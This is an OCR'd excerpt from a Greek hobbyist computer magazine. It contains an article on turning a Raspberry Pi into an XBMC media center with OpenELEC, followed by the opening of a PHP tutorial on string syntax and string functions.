
Οι πρώτες δοκιμές έγιναν με το Raspbmc, που αποτελεί μια εκδοχή του Raspbian με προεγκατεστημένο το XBMC. Συνεχίσαμε τα πειράματα με το Xbian, που βασίζεται στην ίδια διανομή, αλλά είναι απαλλαγμένο από τα άχρηστα προγράμματα. Το Xbian περιλαμβάνει πάντα τις τελευταίες εκδόσεις των διαφόρων χρειαζούμενων προγραμ-

1. Αντί η αποκωδικοποίηση να γίνεται στον επεξεργαστή, γίνεται σε ειδικό hardware φτιαγμένο γι' αυτή τη δουλειά. Ο επεξεργαστής δεν ασχολείται σχεδόν καθόλου και δεν καταπιάνεται ούτε με τη μεταφορά δεδομένων.



Κατά την πρώτη εκκίνηση θα ξεκινήσει ο «setup wizard» του OpenELEC, ο οποίος θα μάς ζητήσει να ρυθμίσουμε μερικές βασικές παραμέτρους του συστήματος.

Καλό θα ήταν να έχουμε κάποιο USB WiFi adapter για τη σύνδεση του Raspberry Pi με το σπιτικό μας δίκτυο. Θα μπορούσαμε να το παραλείψουμε, αλλά θα στερηθούμε πολλά από τα ενδιαφέροντα χαρακτηριστικά του XBMC.



μάτων[2] κι αξίζει να σημειώσουμε ότι είναι αρκετά γρηγορότερο από το Raspbmc. Σε γενικές γραμμές αποτελεί μια καλή επιλογή, αλλά εμείς δεν σταματήσαμε σ' αυτό. Ήμασταν σίγουροι ότι μπορούμε και καλύτερα.

Ανάμεσα στις κλασικές επιλογές υπάρχουν και μερικές εξωτικές, όπως το OpenELEC[3]. Πρόκειται για μια διανομή κατασκευασμένη αποκλειστικά για λειτουργία media center. Το OpenELEC δεν βασίζεται σε καμία άλλη διανομή και η ανάπτυξή του ξεκίνησε από το μηδέν! Μάλιστα το περιβάλλον του δεν χρησιμοποιεί καθόλου τον X server, αφού το XBMC καταφέρνει να χειρίζεται το σύστημα γραφικών χωρίς καμία βοήθεια. Εξάλλου, το OpenELEC παραμετροποιείται πανεύκολα, ενώ εξίσου εύκολη είναι και η λήψη backup από όλα τα αρχεία ρυθμίσεων[4]. Θέλετε να σάς πούμε κι άλλα; Θα πούμε: Το σύστημα αρχείων του είναι έτσι χτισμένο, ώστε τα αρχεία του λειτουργικού να μη μπλέκονται καθόλου με εκείνα του χρήστη, γεγονός ιδιαίτερα βολικό (κι ασφαλές) για ένα σύστημα που λειτουργεί σαν media center. Με λίγα λόγια, πρόκειται για μια πεντακάθαρη διανομή, χωρίς το παραμικρό ίχνος από άχρηστα αρχεία και βιβλιοθήκες. Παίζοντας μαζί του διαπιστώσαμε ότι ήταν ελαφρύτερο από κάθε άλλη λύση που δοκιμάσαμε και, όπως αντιλαμβάνεστε, μάς κέρδισε άνετα! Στο κάτω-κάτω, αν επιμέναμε να χρησιμοποιήσουμε το Raspbian, θα χτίζαμε το XBMC εξ αρχής και κάτι μας λέει ότι θα το κάναμε καλύτερα. Εμείς όμως θέλαμε να δούμε καμιά ταινία και όχι να χαζεύουμε ατελείωτες μεταγλωττίσεις και προσθαφαιρέσεις πακέτων ;)

Εγκατάσταση και απαραίτητο hardware

Όπως κάθε φορά που τρώμε βατόμουρα λερώνουμε τα χέρια μας, έτσι και τώρα θα χρησιμοποιήσουμε το w32diskimager (`http://sourceforge.net/projects/win32diskimager`) για να εγκαταστήσουμε το επιθυμητό σύστημα σε μια κάρτα κάρτα SD (Σ.τ.Ε. Στροφή που *δεν* μπόρεσα να προβλέψω.) Μπορούμε να κατεβάσουμε την ειδική έκδοση του OpenELEC για το Raspberry Pi από την επίσημη ιστοσελίδα του project:

`http://openelec.tv/get-openelec/viewcategory/10-raspberry-pi-builds`

Στη συνέχεια, τοποθετούμε μια κάρτα SD στον card reader του υπολογιστή μας, ξεκινάμε το w32diskimager, δίνουμε το IMG του OpenELEC και ξεκινάμε το γράψιμο. Όταν τελειώσει η διαδικασία βάζουμε την κάρτα στο Raspberry Pi και είμαστε έτοιμοι για το πρώτο boot.

Για τη λειτουργία του OpenELEC στο Raspberry Pi, θα χρειαστεί να συνδέσουμε τόσο την έξοδο HDMI σε μια οθόνη, όσο κι έναν WiFi adapter με ένα απλό πληκτρολόγιο USB. Προφανώς, το HDMI αποτελεί απαραίτητη σύνδεση για να βλέπουμε το οτιδήποτε. Το ίδιο ισχύει και για το WiFi, εκτός αν θέλουμε να παίζουμε μουσική και βίντεο μόνο από κάποιο USB stick. Το πληκτρολόγιο απαιτείται μόνο στην αρχή, για τη ρύθμιση του συστήματος. Στη συνέχεια θα δούμε εναλλακτικές επιλογές για το χειρισμό του νέου μας media center! Πριν προχωρήσουμε, σημειώστε ότι το OpenELEC υποστηρίζει κάθε WiFi adapter που υποστηρίζει και το Raspbian. Θα σας προτείναμε να προμηθευτείτε οπωσδήποτε μια συμβατή, για να μη μπλέξετε με την προσθήκη driver και "μολύνετε" το σύστημα από την πρώτη κιόλας στιγμή. Εμείς πάντως χρησιμοποιήσαμε ένα αρκετά φθηνό USB WiFi με το Realtek RTL8187L.

2. Πράγμα που η εμπειρία δείχνει ότι είναι καλό και ταυτόχρονα κακό.
3. Open Embedded Linux Entertainment Center
4. Τα εν λόγω αρχεία διατίθενται στο τοπικό δίκτυο μέσω ενός SMB share!



ΜπΟρεί να υπάρχει ένα μικρΌ πρΌβλημα με την Ελληνική μετάφραση του XBMC, αλλά κατά τ' άλλα, Όλα θα λειτουργούν ρΟλόι! Είμαστε σίγουροι ότι σε κάποια επόμενη έκδοση θα διορθωθούν όλα τα Ο :)

XBMC αλά Raspberry Pi

Κατά την πρώτη εκκίνηση θα τρέξει ένας "setup wizard", ο οποίος θα ζητήσει ορισμένα στοιχεία για την συσκευή μας: Την επιθυμητή γλώσσα για τα μενού του XBMC, το δικτυακό όνομα που θέλουμε να έχει η συσκευή μας, το ασύρματο δίκτυο στο οποίο επιθυμούμε να συνδεθεί κ.ο.κ. Κάτι που μας έκανε εντύπωση ήταν ότι το σύστημα πρότεινε τα Ελληνικά και χωρίς να έχουμε σύνδεση στο Internet[5]. Μετά από αυτές τις ερωτήσεις, ο setup wizard παρέχει τη δυνατότητα να ενεργοποιήσουμε ή να απενεργοποιήσουμε τον SSH και τον SAMBA server. Εμείς αφήσαμε και τους δύο ενεργοποιημένους. Όπως θα διαπιστώσετε και μόνοι σας, μέσα σε σύντομο χρονικό διάστημα το XBMC θα έχει συνδεθεί στο δίκτυό, η ώρα του συστήματος θα έχει ενημερωθεί κι όλα θα είναι έτοιμα για να απολαύσουμε το περιεχόμενό μας στην τηλεόραση. Πριν ξεκινήσουμε, όμως, πρέπει να ασχοληθούμε με κάποια άλλα ζητήματα. Το σημαντικότερο από αυτά είναι ο εύκολος έλεγχος του XBMC.

Χειρισμός χωρίς χειριστήρια!

Είναι γεγονός ότι ο χειρισμός με το πληκτρολόγιο θυμίζει κάτι από 1999. Ποιος θέλει να κάτσει στον καναπέ με ένα τεράστιο πληκτρολόγιο αγκαλιά; Μπορεί ν' αποτελεί μια καλή και γρήγορη λύση, αλλά είναι και πολύ άβολη για καθημερινή χρήση. Αν η τηλεόρασή μας υποστηρίζει το λεγόμενο "remote pass-through" μέσω του HDMI, τότε θα παρατηρήσουμε ότι τα βελάκια του τηλεχειριστηρίου ελέγχουν και το XBMC! Δυστυχώς, όμως, αυτές οι συσκευές είναι ελάχιστες. Μια καλή δικαιολογία που έχουν


5. Πολύ παράξενο! Πώς κατάλαβε που βρισκόμαστε;

οι κατασκευαστές γι' αυτή την έλλειψη σχετίζεται με το τεράστιο κενό ασφαλείας που δημιουργεί η εν λόγω λειτουργία. Τι θα γινόταν αν οποιαδήποτε συσκευή HDMI μπορούσε να πειράξει τα πάντα στην τηλεόρασή μας; Τι θα γινόταν, για παράδειγμα, αν κάποια μολυσμένη συσκευή έστελνε ένα service code και σβήνονταν όλες μας οι ρυθμίσεις; :D Πάντως, μια σύντομη λίστα με τις δυνατότητες που υποστηρίζονται από διάφορες μάρκες τηλεοράσεων διατίθεται στο site της PULSEEIGHT: http://libcec.pulse-eight.com/vendor/support. Πρόκειται για την εταιρεία που ανέπτυξε τη βιβλιοθήκη libCEC, για τον έλεγχο των συσκευών μέσω HDMI. Στις δοκιμές μας καταφέραμε να ελέγξουμε μόνο την ένταση των δύο συστημάτων, χρησιμοποιώντας πότε το ένα και πότε το άλλο. Δηλαδή, δυναμώνοντας την ένταση της τηλεόρασης από το τηλεχειριστήριο ή του Raspberry Pi από το πληκτρολόγιο, "συγχρονιζόταν" και η άλλη συσκευή!

Η λειτουργία remote pass-through, πάντως, δεν είναι καθόλου διαδεδομένη και δεν θα μπορούσαμε να βασιστούμε σε μία τόσο περιορισμένη λύση. Το καλό βέβαια με το XBMC είναι ότι προσφέρει ένα TCP API, που επιτρέπει τον πλήρη χειρισμό του συστήματος μέσω δικτύου. Το ακόμα καλύτερο είναι ότι υπάρχουν αρκετές εφαρμογές για iOS και Android, οι οποίες υποστηρίζουν το εν λόγω API και μετατρέπουν το κινητό μας σε χειριστήριο για το XBMC. Στο Google Play Store προσφέρονται αρκετές εφαρμογές του είδους, όπως το "Official XBMC Remote". Η συγκεκριμένη εφαρμογή είναι ιδανική για τον έλεγχο απλών λειτουργιών. Ωστόσο, με λίγο παραπάνω ψάξιμο βρήκαμε εφαρμογές που προσφέρουν περισσότερες ευκολίες. Με τα πολλά, καταλήξαμε στο "Yatse, the XBMC Remote", που επιτρέπει τον έλεγχο *όλων* των λειτουργιών του XBMC. Για να μπορούμε να ελέγξουμε το XBMC από το δίκτυο πρέπει


Στις βιβλιοθήκες του XBMC προσθέσαμε έναν σκληρό δίσκο, ο οποίος φαίνεται στο τοπικό δίκτυο χάρη στο dd-wrt router μας. Σ' αυτόν ρίχνουμε τις ταινίες και τις σειρές που θέλουμε να δούμε. Ή μάλλον ψέματα.







Το XBMC διαθέτει πολλές πρόσθετες ευκολίες, αλλά για την παρουσίασή τους θα χρειαζόμασταν πολλά ακόμα άρθρα!

Για λόγους ασφαλείας, ο έλεγχος του XBMC από το δίκτυο είναι αρχικά απενεργοποιημένος. Για να τον ενεργοποιήσουμε θα χρειαστεί να πάμε στην περιοχή Ρυθμίσεις → Υπηρεσίες → Τηλεχειριστήριο του μενού.





Το Yatse προσφέρει αρκετές επιλογές για τον έλεγχο του XBMC. Στο κεντρικό μενού, όμως, παρέχονται οι απολύτως βασικές: Βελάκια για την πλοήγηση, ρύθμιση της έντασης κ.ά.



Τριγυρίζοντας στα μενού θα παρατηρήσουμε ότι στο χειριστήριο φτάνουν πάρα πολλές πληροφορίες σχετικά με το XBMC. Μπορούμε να δούμε τι παίζει τη συγκεκριμένη στιγμή, να πληροφορηθούμε τη θέση του αρχείου που αναπαράγεται κ.λπ.

να ενεργοποιήσουμε την επιλογή "Έγκριση σε προγράμματα άλλων συστημάτων να ελέγχουν το XBMC", που βρίσκεται στην περιοχή Ρυθμίσεις → Υπηρεσίες του μενού. Κατόπιν, μέσα από το Yatse ή το XBMC Remote θα μπορούμε να συνδεθούμε στο XBMC, δίνοντας μόνο τη διεύθυνση IP του Raspberry Pi!

Προσθήκη πηγών

Το κεντρικό μενού είναι χωρισμένο σε έξι κατηγορίες: Καιρός, Εικόνες, Βίντεο, Μουσική, Εφαρμογές και Ρυθμίσεις. Οι κατηγορίες που σχετίζονται με το περιεχόμενο (π.χ., Βίντεο και Μουσική) ακολουθούν ακριβώς την ίδια λογική. Επιλέγοντας κάποια από αυτές μεταβαίνουμε στην αντίστοιχη βιβλιοθήκη, από όπου μπορούμε να προσθέσουμε πηγές ή να εξερευνήσουμε το περιεχόμενο των ήδη υπαρχουσών. Φυσικά, την πρώτη φορά που θα μπούμε σε κάποια βιβλιοθήκη αυτή θα είναι άδεια. Το XBMC υποστηρίζει αρκετά δικτυακά πρωτόκολλα, αλλά η γρηγορότερη κι ευκολότερη λύση είναι να μετατρέψουμε έναν φάκελο του υπολογιστή μας σε κοινόχρηστο. Έτσι, ο συγκεκριμένος φάκελος θα εμφανιστεί στο XBMC αμέσως, στη λίστα με τα SMB Shares. Εμείς πάντως κάναμε κάτι πιο πρωτοποριακό: Μοιράσαμε έναν ολόκληρο δίσκο, ο οποίος ήταν συνδεδεμένος σε έναν router που έτρεχε το dd-wrt! (Βλ. σχετικά

άρθρα στα τεύχη 011 και 012.) Όπως καταλαβαίνετε, μας αρέσει πολύ να συνδυάζουμε τις χακεριές που κάνουμε κατά καιρούς :D

Ευκαιρία για αγορές

Αν σκοπεύετε να αφήσετε το Raspberry Pi μόνιμα συνδεδεμένο στην τηλεόραση, κάτι που αποφάσισε να κάνει και ο γράφων, θα ήταν χρήσιμο να επενδύσετε σε κάποιο *καλύτερο* χειριστήριο, σε κάποιο άλλο τροφοδοτικό και σε ένα ποιοτικό καλώδιο HDMI. Η επιλογή του χειριστηρίου παρουσιάζει αρκετό ενδιαφέρον, αλλά εδώ παίζει μεγάλο ρόλο και το προσωπικό γούστο του καθενός. Θέλουμε ένα απλό χειριστήριο με νούμερα, αυξομείωση έντασης και τον υποτυπώδη έλεγχο των μενού; Ή μήπως θέλουμε κάποιο χειριστήριο με πλήρες πληκτρολόγιο QWERTY, Bluetooth και ενσωματωμένο touchpad; Αν σκοπεύουμε να παρακολουθούμε μόνο ταινίες και όχι να περιπλανιόμαστε στο Web, η καλύτερη επιλογή είναι ένα απλό χειριστήριο, σαν αυτά που έχουν οι περισσότερες τηλεοράσεις. Χειριστήρια τέτοιου είδους μπορούμε να βρούμε σε αρκετά μαγαζιά online. Σε σχέση με το τροφοδοτικό, πρέπει να πούμε ότι πρόκειται για ένα πολύ σημαντικό μέρος του όλου συστήματος και θα ήταν φρόνιμο να επιλέξουμε κάποια επώνυμη και ποιοτική λύση. Μία φαινομενικά φτηνή αγορά από το ebay θα μπορούσε να αποβεί ακριβή, αν προκαλεί συχνές επανεκκινήσεις και οδηγήσει στο χτύπημα της κάρτας SD ή, πολύ χειρότερα, αν κάψει το Raspberry Pi.

Περαιτέρω εξέλιξη

Αν τελικά αποφασίσουμε να εγκαταστήσουμε μόνιμα το Raspberry Pi στην τηλεόραση, θα πρέπει να βρούμε *τουλάχιστον* μια ακόμη εναλλακτική λειτουργία. Το να βλέπουμε ταινίες και σειρές από την άνεση του καναπέ έχει σίγουρα ενδιαφέρον αλλά, μάς ξέρετε τώρα, ψάχνουμε πάντα το κάτι παραπάνω! Μια ενδιαφέρουσα λύση θα ήταν να εγκαταστήσουμε στο Rasperry Pi το NOOBS, που επιτρέπει να επιλέγουμε διαφορετικά distros κατά την εκκίνηση της συσκευής. Έτσι, θα μπορούσαμε για παράδειγμα να ξεκινάμε πότε το OpenELEC και πότε κάποια άλλη, ειδική διανομή, που είναι σχεδιασμένη για retro gaming με το MAME! Για την ώρα, πάντως, θα σταματήσουμε εδώ. Οι επιδόσεις του Raspberry Pi μάς ενθουσίασαν αρκετά και σκεφτήκαμε να συνεχίσουμε κάποιες σειρές που είχαμε αφήσει στη μέση. Μιλάμε για περιεχόμενο σε ανάλυση 1080p, που σερβίρεται δικτυακά και χωρίς κανένα κόλλημα :D



mini keyboard UKB 500

Με λίγο ψάξιμο στο eBay εντοπίσαμε αυτό το ενδιαφέρον (και ασύρματο) πληκτρολόγιο, που πιστεύουμε ότι θα συνεργαστεί άψογα με το XBMC. Ήταν ό,τι καλύτερο μπορούσαμε να βρούμε με 11ευρώ!


Είμαστε κοινωνικοί — ειδικά στον online κόσμο.
Είμαστε αστείοι, ευφυείς και φινετσάτοι — ειδικά στον online κόσμο.
Λέγεται ότι έχουμε καβαλήσει το καλάμι — τόσο στον online, όσο και στον offline κόσμο.
Όπως και να 'χει, το διαχειριζόμαστε γενναία.
Περάστε από τα στέκια μας να τα πούμε — ή να μας την πείτε.
twitter.com/deltaHacker
facebook.com/deltaHacker

Skill: Intermediate
Tags: LAMP, PHP, web, programming, string, array, function, control structures



by multiPetros

Web development σε περιβάλλον LAMP [μέρος 2]

Στο πρώτο από τα άρθρα της σειράς LAMP, στο deltaHacker 024, είδαμε το στήσιμο ενός LAMP server και κάναμε μια εισαγωγή στην PHP. Στο παρόν άρθρο θα συνεχίσουμε την περιπλάνησή μας στον ωκεανό της PHP, μαθαίνοντας για τις συμβολοσειρές, τους πίνακες, τις δομές ελέγχου και τις συναρτήσεις.

Όταν μιλήσαμε για τους τύπους δεδομένων της PHP (βλ. τεύχος 024) αναφερθήκαμε και στον τύπο string. Κατά τα γνωστά, οι συμβολοσειρές περικλείονται σε διπλά εισαγωγικά ("..."). Η PHP όμως υποστηρίζει και τη χρήση απλών εισαγωγικών ('...'). Στις περισσότερες περιπτώσεις μπορούμε να χρησιμοποιούμε τα διπλά ή τα απλά εισαγωγικά χωρίς να αλλάζει τίποτα. Αυτό όμως δεν ισχύει πάντα! Η χρήση του ενός ή του άλλου είδους εισαγωγικών κρύβει ορισμένες διαφορές που δεν εκδηλώνονται πάντα, αλλά είναι κρίσιμες. Καταρχάς, μέσα στα απλά εισαγωγικά απενεργοποιούνται οι ειδικοί χαρακτήρες που ξεκινούν με το backslash (\). Επιπρόσθετα, όταν προσπαθούμε να χρησιμοποιήσουμε την *τιμή* μιας μεταβλητής string μέσα σε απλά εισαγωγικά, το όνομα της μεταβλητής αντιμετωπίζεται σαν συμβολοσειρά. Αντίθετα, μέσα στα διπλά εισαγωγικά οι ειδικοί χαρακτήρες αντιμετωπίζονται με την ξεχωριστή ερμηνεία τους, ενώ οι μεταβλητές τύπου string αντικαθιστώνται αυτόματα από την τιμή τους! Για να κατανοήσετε αυτές τις διαφορές, δείτε το ακόλουθο παράδειγμα:

```
<?php
$name = "deltaHacker" ;
echo "Hello $name !\n" ;
echo 'Hello $name !\n' ;
echo 'Hello '.$name."!" ;
?>
```

Η πρώτη εκτέλεση του echo θα τυπώσει μια συμβολοσειρά με τη λέξη "hello" και την *τιμή* της μεταβλητής $name. Επιπρόσθετα, η πρώτη εκτέλεση του echo θα "τυπώσει" και έναν χαρακτήρα αλλαγής γραμμής, αφού αυτό ακριβώς πετυχαίνει ο ειδικός χαρακτήρας \n. Με τη δεύτερη εκτέλεση του echo θα τυπωθεί κάτι πολύ διαφορετικό. Βλέπετε, σε αυτή την περίπτωση χρησιμοποιούμε απλά εισαγωγικά, μέσα στα οποία η μεταβλητή $name αντιμετωπίζεται σαν μια απλή λέξη και ο ειδικός χαρακτήρας απενεργοποιείται! Στην τρίτη εκτέλεση του echo χρησιμοποιούμε απλά εισαγωγικά, αλλά επιστρατεύουμε και τον τελεστή συνένωσης συμβολοσειρών (την τελεία). Δείτε τι προκύπτει από την εκτέλεση:

```
Hello deltaHacker!
Hello $name!\nHello deltaHacker!
```

Όπως θα θυμόσαστε, η PHP ξεκίνησε αρχικά σαν ένα Perl script. Ακριβώς γι' αυτό υποστηρίζει αρκετά στοιχεία του συντακτικού της Perl. Έτσι, μεταξύ άλλων επιτρέπει και τον ορισμό συμβολοσειρών με τη σύνταξη heredoc. Για να ορίσουμε μια συμβολοσειρά μ' αυτόν τον τρόπο, εισάγουμε τρεις χαρακτήρες "μικρότερο από" (<<<) και στη συνέχεια επιλέγουμε μια επιθυμητή ετικέτα για το κλείσιμο της συμβολοσειράς. Η ίδια η συμβολοσειρά εισάγεται αμέσως μετά και μπορεί να επεκταθεί σε πολλές γραμμές. Το τέλος της σηματοδοτείται με την εμφάνιση της ετικέτας τερματισμού, που ορίσαμε αρχικά. Αυτή η περιγραφή είναι κάπως περίπλοκη κι ενδέχεται να σας μπέρδεψε. Δείτε το ακόλουθο παράδειγμα και θα καταλάβετε αμέσως:

```
<?php
$text = <<< TEXTEND
Εδώ γράφουμε το $keimeno
```

```
που αποτελεί τη νέα
συμβολοσειρά μας
TEXTEND;
?>
```

Η ετικέτα κλεισίματος που επιλέξαμε στο παράδειγμα είναι το "TEXTEND". Έτσι, όσα ακολουθούν μέχρι την επόμενη εμφάνιση του "TEXTEND" αντιμετωπίζονται σαν μια συμβολοσειρά. Όλη αυτή η συμβολοσειρά αποδίδεται σαν τιμή στη μεταβλητή $text. Το γεγονός ότι η συμβολοσειρά εκτείνεται σε τρεις διαφορετικές γραμμές δεν αποτελεί πρόβλημα! Να σημειώσουμε επίσης ότι όσα ισχύουν για τις συμβολοσειρές που ορίζονται μέσα σε διπλά εισαγωγικά, ισχύουν και για τις συμβολοσειρές που ορίζονται με τη σύνταξη heredoc. Έτσι, οι ειδικοί χαρακτήρες δεν χάνουν την ξεχωριστή ερμηνεία τους και οι μεταβλητές τύπου string αντικαθίστανται με την τιμή τους.

Από την έκδοση 5.3.0 της PHP υποστηρίζεται και η σύνταξη nowdoc. Όταν ορίζουμε μια συμβολοσειρά μ' αυτόν τον τρόπο, οι ειδικοί χαρακτήρες απενεργοποιούνται και οι μεταβλητές string αντιμετωπίζονται σαν απλές λέξεις. Με άλλα λόγια, όσα ισχύουν για τις συμβολοσειρές μέσα σε απλά εισαγωγικά, ισχύουν και για τις συμβολοσειρές που δηλώνονται με τη σύνταξη nowdoc. Η σύνταξη nowdoc ομοιάζει με την heredoc, με τη μόνη διαφορά ότι η ετικέτα κλεισίματος τοποθετείται σε απλά εισαγωγικά:

```
<?php
$text = <<< 'TEXTEND'
...Εδώ ορίζουμε τη συμβολοσειρά...
TEXTEND;
?>
```

Συναρτήσεις χειρισμού συμβολοσειρών

Η PHP διαθέτει μεγάλη ποικιλία συναρτήσεων, οι οποίες χρησιμεύουν στο χειρισμό των συμβολοσειρών. Στη συνέχεια θα δούμε μερικές απ' αυτές, οι οποίες κατά τη γνώμη μας είναι και οι πλέον χρήσιμες.

- **Αλλαγή γραμμής.** Όπως ενδέχεται να γνωρίζετε, οι browsers αγνοούν τον κενό χώρο και τις αλλαγές γραμμών που μπορεί να εμφανίζονται σε ένα έγγραφο HTML. Έτσι, για να εξασφαλίσουμε ότι ο browser θα εμφανίσει μια αλλαγή γραμμής, δεν αρκεί να αλλάξουμε γραμμή μέσα στο έγγραφο HTML αλλά θα πρέπει να χρησιμοποιήσουμε το tag
. Σκεφτείτε τώρα την περίπτωση που ένα έγγραφο HTML περιλαμβάνει κώδικα σε PHP, ο οποίος τυπώνει κείμενο. Για να εμφανιστεί σωστά το κείμενο, οι αλλαγές γραμμών θα πρέπει να συνοδεύονται από το tag
. Όπως καταλαβαίνετε, το γεγονός αυτό δημιουργεί ένα πρόβλημα. Μήπως θα πρέπει να ενσωματώνουμε το εν λόγω tag μέσα στις τιμές των διαφόρων μεταβλητών; Ευτυχώς για εμάς, η PHP διαθέτει μια συνάρτηση που λύνει αυτό το πρόβλημα πανεύκολα. Πρόκειται για τη συνάρτηση nl2br($string), η οποία δέχεται σαν παράμετρο ένα string κι επιστρέφει ένα άλλο, στο οποίο οι αλλαγές γραμμών έχουν αντικατασταθεί από το tag
. Ας δούμε ένα παράδειγμα:

```
<?php
$mozilla = "And the beast shall be made legion. Its numbers\n shall be increased a thousand thousand fold.\n The din of a million keyboards like unto a great\n storm shall cover the earth, and the followers\n of Mammon shall tremble.";
$mozillabr = nl2br($mozilla) ;
echo "<p>$mozilla </p>" ;
echo "<p>$mozillabr</p>" ;
?>
```

Τοποθετείστε τον παραπάνω κώδικα σ' ένα έγγραφο HTML, ρίξτε το έγγραφο στο Document Root του web server κι εξετάστε το αποτέλεσμα που παράγεται σε κάποιον browser.

